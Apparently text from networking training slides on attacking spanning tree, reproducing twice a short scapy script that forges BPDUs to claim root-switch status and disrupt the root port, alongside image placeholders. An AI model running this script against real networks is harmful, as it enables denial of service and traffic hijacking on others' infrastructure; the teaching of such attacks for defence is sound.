

Scenario 3: Hacking the Network



Hacking Spanning Tree

- Hackers can send messages saying they have a better path to the root switch

scapy / spanning-tree-dos-root-port.py 

 davidbombal Update spanning-tree-dos-root-port.py

Code Blame 21 lines (17 loc) · 445 Bytes

```
1  #!/usr/bin/env python3
2  #Import scapy
3  from scapy.all import *
4  #Capture STP frame
5  pkt = sniff(filter="ether dst 01:80:c2:00:00:00",count=1)
6
7  #Block port to root switch
8  #Set cost to root to zero
9  pkt[0].pathcost = 0
10
11 #Set bridge MAC to root brige
12 pkt[0].bridgemac = pkt[0].rootmac
13 #Set port ID to 1
14 pkt[0].portid = 1
15
16 #Loop to send multiple BPDUs
17 for i in range (0, 50):
18     time.sleep(1)
19     pkt[0].show()
20     sendp(pkt[0], loop=0, verbose=1)
```



Hacking Spanning Tree

- You don't have to know this for the CCNA exam
 - Simple Python script to become the root switch

```
spanning-tree-dos-root-port.py x
1 #!/usr/bin/env python3
2 #Import scapy
3 from scapy.all import *
4 #Capture STP frame
5 pkt = sniff(filter="ether dst 01:80:c2:00:00:00",count=1)
6
7 #Block port to root switch
8 #Set cost to root to zero
9 pkt[0].pathcost = 0
10
11 #Set bridge MAC to root brige
12 pkt[0].bridgemac = pkt[0].rootmac
13 #Set port ID to 1
14 pkt[0].portid = 1
15
16 #Loop to send multiple BPDUs
17 for i in range (0, 50):
18     time.sleep(1)
19     pkt[0].show()
20     sendp(pkt[0], loop=0, verbose=1)
21
22
```

- Github: <https://github.com/davidbombal/scapy/blob/main/spanning-tree-dos-root-port.py>



Hacking the Root Port



Hacking the Root Port



Hacking the Root Port



Hacking the Root Port

